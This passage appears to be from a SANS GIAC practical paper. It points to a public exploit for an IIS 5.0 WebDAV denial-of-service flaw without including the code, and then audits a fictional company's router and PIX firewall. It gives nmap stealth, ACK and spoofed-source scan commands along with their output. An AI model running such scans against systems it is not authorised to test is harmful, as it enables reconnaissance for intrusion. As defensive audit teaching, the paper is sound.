The assumption made over here is that IIS server is not patched. A search in security focus vulnerability database reveals a lot of vulnerability for IIS 5.0. I had chosen one of them - Denial of service using the vulnerability in WebDaV. This attack is quite old (05-2003) CVE ID – CAN-2003- 0226. Microsoft IIS WebDAV PROPFIND and SEARCH Method Denial of Service Vulnerability.

3.2.7.1.1. Overview

WebDAV, is a set of extensions to the Hyper Text Transfer Protocol (HTTP) that provide a standard for editing and file management between computers on the Internet. When WebDAV receives excessively long requests to the 'PROPFIND' or 'SEARCH' variables, the IIS service will fail. All current web, FTP, and email sessions will be terminated. The normal behaviour of IIS is to restart the service when it is stopped by this kind of active this makes it less vulnerable but a continuous attempt can cause denial of service attack.

Note: According to Security Focus vulnerability database if a WebDAV request with a certain number of bytes is received, the Inetinfo service will remain alive but cease serving requests. This will cause the IIS server to stop serving requests until the service is manually restarted.

3.2.7.1.2. Impact.

It is treated as major, taking into consideration that Giac.com depends on online infrastructure for its business and trust by customers on Giac.com will be lost.

3.2.7.1.3. Exploit

The exploit code is available in public and is available at http://downloads.securityfocus.com/vulnerabilities/exploits/ne0.c

.

3.2.7.1.4. Solution

- Apply the latest patch released by Microsoft.
- Implement IISlockdown tool

4. Auditing the Network Perimeter

The goal of perimeter network audit is to make sure that

- The polices are properly defined on the firewall and router
- Unwanted traffic is not crossing the protection device.
- Verify logging and alerting works as expected.

SANS Webcast on auditing the network perimeter is used as reference to complete this task.

The total audit period is for 32 man hours. The total cost for this audit is $4800 USD. This amount is justified taking into consideration that Giac enterprise does business through Internet and security is a major concern for Giac enterprise.

The perimeter devices to be audited include the router and the PIX firewall.

4.1 Tools Used

The following tools are used for conducting the network audit.

For router configuration:

- RAT (Router Audit Tool from CiSecurity)

For Policy verification-

- nmap
- tcpdump.

4.1.1. RAT

The router audit tool from Cisecurity is used to audit the router configuration. The tool helps you define the configuration template and the router configuration is audited with the input provided in the configuration template. The router configuration audited against the router security guidelines defined by CiSecurity.

Following is the output from RAT.

4.1.2. Nmap

Nmap is used to test the IP and the port connectivity (open ports). The nmap version that we are using is nmap 3.50. The options that we will be using during the testing purpose will be

- -sS TCP SYN stealth port scan
- -sU UDP port scan
- -sP ping scan
- -sF,-sX,-sN Stealth FIN, Xmas, or Null scan

- -p <range> ports to scan.
- -P0 Don't ping hosts
- -sA for Ack scan.
- -S <your_IP>/-e <devicename> Specify source address or network interface

4.1.3. Tcpdump/Windump

Tcpdump is used to capture the traffic. The captured traffic needs to be analyzed to see whether there is any unwanted traffic coming into the network or not.

4.2 Router Audit

The router audit comprises of two part.

□ Configuration audit

- Done using RAT

□ router policy audit

- Done using nmap, tcpdump, ping and traceroute

Importance	Pass/Fail	Rule Name	Device Instance	Line Number.
10	pass	IOS - require line passwords	conf.txt	
10	pass	IOS - no ip http server	conf.txt	
10	pass	IOS - forbid SNMP community public	conf.txt	
10	pass	IOS - forbid SNMP community private	conf.txt	
10	pass	IOS - enable secret	conf.txt	
10	pass	IOS - apply VTY SSH ACL	conf.txt	
10	pass	IOS - apply VTY ACL	conf.txt	
10	FAIL	IOS - define VTY SSH ACL	conf.txtn/a	2
10	FAIL	IOS - Define VTY ACL	conf.txtn/a	2
7	pass	IOS 12 - no udp-small-servers	conf.txt	
7	pass	IOS 12 - no tcp-small-servers	conf.txt	
7	pass	IOS 12 - no directed broadcast	conf.txt	
7	pass	IOS - no service config	conf.txt	
7	pass	IOS - no ip source-route	conf.txt	
7	pass	IOS - no cdp run	conf.txt	
7	pass	IOS - exec-timeout	conf.txt	
7	pass	IOS - encrypt passwords	conf.txt	
5	pass	IOS 12.1,2,3 - no finger service	conf.txt	

5	pass	IOS - tcp keepalive service	conf.txt	
5	pass	IOS - set syslog server	conf.txt	
5	pass	IOS - service timestamps logging	conf.txt	
5	pass	IOS - service timestamps debug	conf.txt	
5	pass	IOS - no ip bootp server	conf.txt	
5	pass	IOS - line password quality	conf.txt	
5	pass	IOS - enable logging	conf.txt	
5	pass	IOS - VTY transport telnet	conf.txt	
5	pass	IOS - VTY transport SSH	conf.txt	
5	FAIL	IOS - logging buffered	conf.txtn/a	2
3	pass	IOS - logging trap info or higher	conf.txt	
3	pass	IOS - logging console critical	conf.txt	
3	pass	IOS - disable aux	conf.txt	

Summary for conf.txt

#Checks	**#Passed**	**#Failed**	**%Passed**
31	28	3	90

Perfect Weighted Score	**Actual Weighted Score**	**%Weighted Score**
210	185	88

Ovarall Score (0-10)
8.8

The access to VTY lines is restricted by defining the access control list and applying to the VTY interface.

4.2.1. Auditing Router Policies

Policies defined in the router are audited against the ip spoofing attacks, open ports in the router itself, udp traceroute, icmp messages and for any policy violations.

Desired output

- □ Should not allow spoofed IP packets to pass through the router
- □ Should not show any open ports on the routers
- □ Should not allow traceroute and icmp traffic.
- □ Should allow only packets to the web server (80,443), dns server (udp 53) and mail server (25).
- □ Should allow VPN traffic to the VPN gateway.

Tools used

- □ Nmap and tcpdump

- Traceroute
- Ping

RedHat Linux 8.0 with nmap 3.50 is used for auditing the router policies. The commands used for testing the router

Check traceroute to the router – from dnstuff.com

```
Traceroute 212.77.200.1
```

Check reach ability to the router – from dnsstuff.com

```
Ping 212.77.200.1
```

Auditing the router itself

```
Nmap –sS –P0 –F –oN /home/sans/audit/router.txt 212.77.200.1
```

Auditing access to the inside network

```
Nmap –sS –P0 –p 1-1000 –oN /home/sans/audit/router-policy.txt 212.77.200.1/28
```

Auditing with spoofed IP Address

```
Nmap –sS –P0 –p 1-1000 –S 10.0.0.1 –oN /home/sans/audit/router-policy-spoof 212.77.204.32/27
```

4.2.1.1. Observations

- Router blocks the traceroute (using udp and icmp) and ping.
- Router doesn’t show any open ports from outside
- Router allows connections to the web server port (80 and 443) and mail server (25).
- UDP scan reveals port 53 of the mail server as open.
- UDP port 500 is open for 212.77.204.56
- IP spoof checking with web server (using nmap with spoofed IP) reveals that the router prevents IP spoofing attacks, for IP spoofing source address used are (10.0.0.1, 212.77.204.81).

4.2.1.1.1. TEST RESULTS

- Traceroute to router serial interface

	238 ms	224 ms	246 ms	212.77.199.131	[Missing reverse DNS entry]	240		Unix: 14:41:04. 7
14	*	*	*					
15	*	*	*					

16	*	*	*					
17	*	*	*		[4 hops with no response; assuming we hit a firewall that blocks pings]			

□ Ping testing

```
Pinging 212.77.200.1 [212.77.200.1]:

Ping #1: * [No response]
Ping #2: * [No response]
```

4.2.2. Auditing the Router

The router is audited for both tcp and udp ports.

```
# nmap 3.50 scan initiated Wed Jun 30 11:51:54 2004 as: nmap -sS -P0 -F -oN
/home/sans/audit/router-audit.txt 212.77.200.1

All 1217 scanned ports on 212.77.200.1 are: filtered

# Nmap run completed at Wed Jun 30 11:59:00 2004 -- 1 IP address (1 host up)
scanned in 426.683 seconds

# nmap 3.50 scan initiated Wed Jun 30 12:00:54 2004 as: nmap -sU -P0 -F -oN
/home/sans/audit/router-audit-udp.txt 212.77.200.1

All scanned ports on 212.77.200.1 are: filtered

# Nmap run completed at Wed Jun 30 12:09:00 2004 -- 1 IP address (1 host up)
scanned in 426.683 seconds
```

The output shows there are no open ports on the router.

4.2.2.1. Auditing the router policies

Router policies are audited using nmap and tcpdump. The capture machine is placed between the router and the firewall to see whether router is passing any undesired traffic to the firewall and to determine the access to the firewall itself from outside.

```
# nmap 3.50 scan initiated Wed Jun 30 12:10:06 2004 as: nmap -sS -P0 -p 1-500
-oN /home/sans/audit/dmz-net-audit.txt 212.77.204.33-62

Interesting ports on 212.77.204.33:

(The 499 ports scanned but not shown below are in state: filtered)

PORT   STATE SERVICE

80/tcp open  http

443/tcp open https
```

```
All 500 scanned ports on 212.77.204.34 are: filtered
Interesting ports on 212.77.204.35:
(The 499 ports scanned but not shown below are in state: filtered)
PORT   STATE SERVICE
25/tcp open  smtp
All 500 scanned ports on 212.77.204.36 are: filtered
Interesting ports on 212.77.204.35:
All 500 scanned ports on 212.77.204.37 are: filtered
All 500 scanned ports on 212.77.204.38 are: filtered
                              -
                             -
                             -
All 500 scanned ports on 212.77.204.62 are: filtered
# Nmap run completed at Wed Jun 30 13:39:14 2004 -- 31 IP addresses
UDP scan to dns server and VPN gateway
# nmap 3.50 scan initiated Wed Jun 30 12:10:06 2004 as: nmap -sU -P0 -p 1-
550 –oN /home/home/sans/audit/udp 212.77.204.56 212.77.204.34
Interesting ports on 212.77.204.56:
(The 549 ports scanned but not shown below are in state: filtered)
PORT   STATE SERVICE
500/udp open  isakmp
Interesting ports on 212.77.204.34:
(The 549 ports scanned but not shown below are in state: filtered)
PORT   STATE SERVICE
53/udp open  dns
```

Tcpdump output for TCP

```
12:31:14.845877 80.231.187.233.55583 > 212.77.204.35.smtp: S
1148625886:1148625886(0) win 1024
12:31:14.846236 212.77.204.35.smtp > 80.231.187.233.55583: S
863682579:863682579(0) ack 1148625887 win 8576 <mss 1380> (DF)
12:31:14.971699 80.231.187.233.55583 > 212.77.204.35.smtp: R
1148625887:1148625887(0) win 0 (DF)
12:50:21.265158 80.231.187.233.55583 > 212.77.204.33.http: S
3637464299:3637464299(0) win 1024
```

```
12:50:21.265593 212.77.204.33.http > 80.231.187.233.55583: S
2123699712:2123699712(0) ack 3637464300 win 65535 <mss 1380> (DF)

12:50:21.415935 80.231.187.233.55583 > 212.77.204.33.http: R
3637464300:3637464300(0) win 0 (DF)

12:50:21.265158 80.231.187.233.55583 > 212.77.204.33.https: S
3637464299:3637464299(0) win 1024

12:50:21.265593 212.77.204.33.https > 80.231.187.233.55583: S
2123699712:2123699712(0) ack 3637464300 win 65535 <mss 1380> (DF)

12:50:21.415935 80.231.187.233.55583 > 212.77.204.33.https: R
3637464300:3637464300(0) win 0 (DF)
```

For UDP traffic

```
12:54:11.076180 80.231.187.233.40670 > 212.77.204.56.isakmp: [|isakmp]

12:56:01.860020 80.231.187.233.40670 > 212.77.204.56.isakmp: [|isakmp]

12:58:47.968411 80.231.187.233.1029 > 212.77.204.34.domain: 39914+ PTR?
82.204.77.212.in-addr.arpa. (44) (DF)

12:58:52.970345 80.231.187.233.1029 > 212.77.204.34.domain: 39914+ PTR?
82.204.77.212.in-addr.arpa. (44) (DF)
```

4.2.2.2. Auditing antispoof rules

This audit is done using nmap with spoofed IP source and with tcpdump

To validate the antispoof configuration two tests were performed one with a private IP address as source and other with public address assigned to GIAC FCS as source. The test is conducted for the web server port 80 only.

```
# nmap 3.50 scan initiated Wed Jun 30 13:47:16 2004 as: nmap -sS -p 80 -P0 -S
10.0.0.1 -e ppp0 -oN /home/sans/audit/router-spoof.txt 212.77.204.33

Interesting ports on 212.77.204.33:

PORT   STATE   SERVICE

80/tcp filtered http

# Nmap run completed at Wed Jun 30 13:47:57 2004 -- 1 IP address (1 host up)
scanned in 41.396 seconds
```

Tcpdump running on the capture machine doesn't show any packet that is captured.

Antispoof second test with public IP

```
# nmap 3.50 scan initiated Wed Jun 30 13:48:21 2004 as: nmap -sS -p 80 -P0 -S
212.77.204.86 -e ppp0 -oN /home/sans/audit/router-spoof-2.txt 212.77.204.35
```

```
Interesting ports on 212.77.204.35:
PORT   STATE    SERVICE
80/tcp filtered http
# Nmap run completed at Wed Jun 30 13:49:02 2004 -- 1 IP address (1 host up)
scanned in 41.486 seconds
```

Tcpdump running on the capture machine doesn't show anything for this as well.

4.2.3. Auditing the PIX

PIX firewall has been audited for any open ports. The test is conducted so as to make sure that the firewall can't be comprised even in case someone takes control of the router.

Observation

All ports are closed on the PIX firewall. The isakmp ports are not showing up in the udp scan as this requires both source and destination port as 500.

Test Result

```
# nmap (V. 3.00) scan initiated Wed Jun 30 15:36:27 2004 as: nmap -sS -sU -P0
-F -oN pix-audit 212.77.204.59
All 2147 scanned ports on  (212.77.204.59) are: filtered
# Nmap run completed at Wed Jun 30 16:19:36 2004 -- 1 IP address (1 host up)
scanned in 2589 seconds
```

4.2.3.1. Auditing the firewall policies

After implementing the security policies on the firewall, the firewall policies need to be validated against the access control requirement. To validate the firewall policies phase ways approach is made.

- From Outside to DMZ.
- From Outside to Inside
- From Outside to Staging
- From Outside to database segment
- From DMZ to outside
- From DMZ to inside
- From DMZ database segment
- From DMZ to staging segment.
- From staging to outside
- From staging to inside

- From staging database segment
- From staging to DMZ
- From Internal to DMZ.
- From Internal to Outside
- From Internal to Staging
- From Internal to database segment
- From Database to DMZ.
- From Database to Outside
- From Database to Staging
- From Database to internal segment

4.2.3.1.1. FROM OUTSIDE TO DMZ

Observation:

From outside traffic is allowed to reach

- webserver port 80, 443 (tcp)
- Mail server port 25 (tcp)
- Dns server port 53 (udp).
- PIX firewall blocks the stealth scan

Test Conducted

For the normal scan the output from router audit is used to derive the open ports defined on the pix firewall.

Stealth scan is carried to check whether the firewall allows traffic with the FIN, Xmas or Null Scan. This was carried to the web server with windump configured on it. The packets were not captured with windump and this shows that the firewall was effectively blocking the stealth scans.

```
# nmap -n –sF -P0 -F -oN /home/sans/web-FIN-scan.txt 212.77.204.33
All 1217 scanned ports on 212.77.204.33 are: filtered
# Nmap run completed  -- 1 IP address (1 host up) scanned
#: nmap -n –sX -P0 -F -oN /home/sans/web-Xmas-scan.txt 212.77.204.33
All 1217 scanned ports on 212.77.204.33 are: filtered
# Nmap run completed  -- 1 IP address (1 host up) scanned
# nmap -n –sN -P0 -F -oN /home/sans/web-Null-scan.txt 212.77.204.33
All 1217 scanned ports on 212.77.204.33 are: filtered
```

```
# Nmap run completed -- 1 IP address (1 host up) scanned
```

Ack scan is carried out to check whether the PIX passes traffic which has ACK bit set and not part of an established connection. The scan was done with web server as the destination and windump running on the server. Windump didn't capture any traffic during the ACK scan.

```
 nmap -sA -P0 -F -oN /home/sans/ack-scan 212.77.204.33
# nmap -sA -P0 -F -oN /home/sans/ack-scan 212.77.204.33
All 1217 scanned ports on 212.77.204.33 are: filtered
# Nmap run completed -- 1 IP address (1 host up) scanned in 1008.325 seconds
```

Note: ACK, Xmas, Null and FIN scan are run only for interface, this is to make sure that PIX effectively blocks all these scans.

4.2.3.1.2. FROM OUTSIDE TO INSIDE

Observation

No traffic flow from outside to inside network.

Test Carried out

```
# nmap -sS -P0 -p 1-500 -oN /home/sans/audit/out-ins-audit.txt 10.0.0.1-10
All 500 scanned ports on 10.0.0.1 are: filtered
All 500 scanned ports on 10.0.0.2 are: filtered
All 500 scanned ports on 10.0.0.3 are: filtered
All 500 scanned ports on 10.0.0.4 are: filtered
All 500 scanned ports on 10.0.0.5 are: filtered
All 500 scanned ports on 10.0.0.6 are: filtered
All 500 scanned ports on 10.0.0.7 are: filtered
All 500 scanned ports on 10.0.0.8 are: filtered
All 500 scanned ports on 10.0.0.9 are: filtered
All 500 scanned ports on 10.0.0.10 are: filtered
```

Same result was obtained for access to staging segment and database segment. Nmap usage for the same

```
# nmap -sS -P0 -F -oN /home/sans/audit/out-stag-audit.txt 10.0.2.0/24
# nmap -sS -P0 -F -oN /home/sans/audit/out-db-audit.txt 10.0.3.1-3
```

4.2.3.1.3. FROM DMZ SEGMENT

Firewall policies are checked against the access from a random IP address in the DMZ zone, from web server, mail server, dns server and from the proxy server.

Observations

- From the random IP address in the DMZ segment (10.0.1.100), no communication was allowed to the inside, outside, staging or the database segment.
- From Web Server (10.0.1.1)
  - Allowed to the SUS server, port 80 and 443, in the inside segment a
  - Database server, port 1433, in the database segment.
- From mail Server (10.0.1.3)
  - Allowed to access port 25 of any server
    - Rule can be optimized restrict access from mail server to mail server on the inside segment and deny for all other inside segment and then permit all port 25 communication.
  - Allowed to access port 1111 on segment 212.142.0.0/24
- From DNS server (10.0.1.2)
  - Allowed to access port 53 (udp) on any server.
- From Proxy Server (10.0.1.4)
  - Denied connections to port 80,443 and 21 to inside network.
  - Permit connections to 80,443 and 21 to any.

Nmap usage

For auditing from an IP address in DMZ segment

```
nmap -n -P0 -sS -F -oN /home/sans/dmz-int.txt 10.0.0.1-5
nmap -n -P0 -sS -F -oN /home/sans/dmz-out.txt 198.65.155.245
nmap -n -P0 -sS -F -oN /home/sans/dmz-db.txt 10.0.3.1-3
nmap -n -P0 -sS -F -oN /home/sans/dmz-stg.txt 10.0.2.1-5
```

For auditing from web server

```
nmap -n -P0 -sS -F -oN /home/sans/web-int.txt 10.0.0.1-5
nmap -n -P0 -sS -F -oN /home/sans/web-out.txt 198.65.155.245
nmap -n -P0 -sS -F -oN /home/sans/web-out.txt 198.65.155.245
nmap -n -P0 -sS -F -oN /home/sans/web-out.txt 198.65.155.245
```

The same procedure was repeated for other servers as well.The logging feature is checked by validating the syslog messages on the 10.0.0.250.

Reference

http://www.securityfocus.com/bid – Security focus for vulnerability searching

http://www.cisco.com/warp/public/707/cisco-sa-20040420-tcp-ios.shtml - Cisco security advisory

http://www.cisecurity.org/bench_cisco.html - RAT, router audit tool

http://xforce.iss.net/xforce/alerts/id/162 - For vulnerability research

http://www.ciac.org - For vulnerability research

http://www.cve.mitre.org - For vulnerability research

http://staff.washington.edu/dittrich/misc/stacheldraht.analysis - Stacheldraht DDoS Analysis

http://www.sans.org/webcasts/ - For perimeter audit guidelines.

http://www.insecure.org/nmap - For nmap tool

http://packetstormsecurity.org/ - Tools and vulnerabilities.

http://www.cisecurity.org/tools2/cisco/rscg.pdf - Router hardening document

http://www.ietf.org/rfc/rfc0793.txt?number=793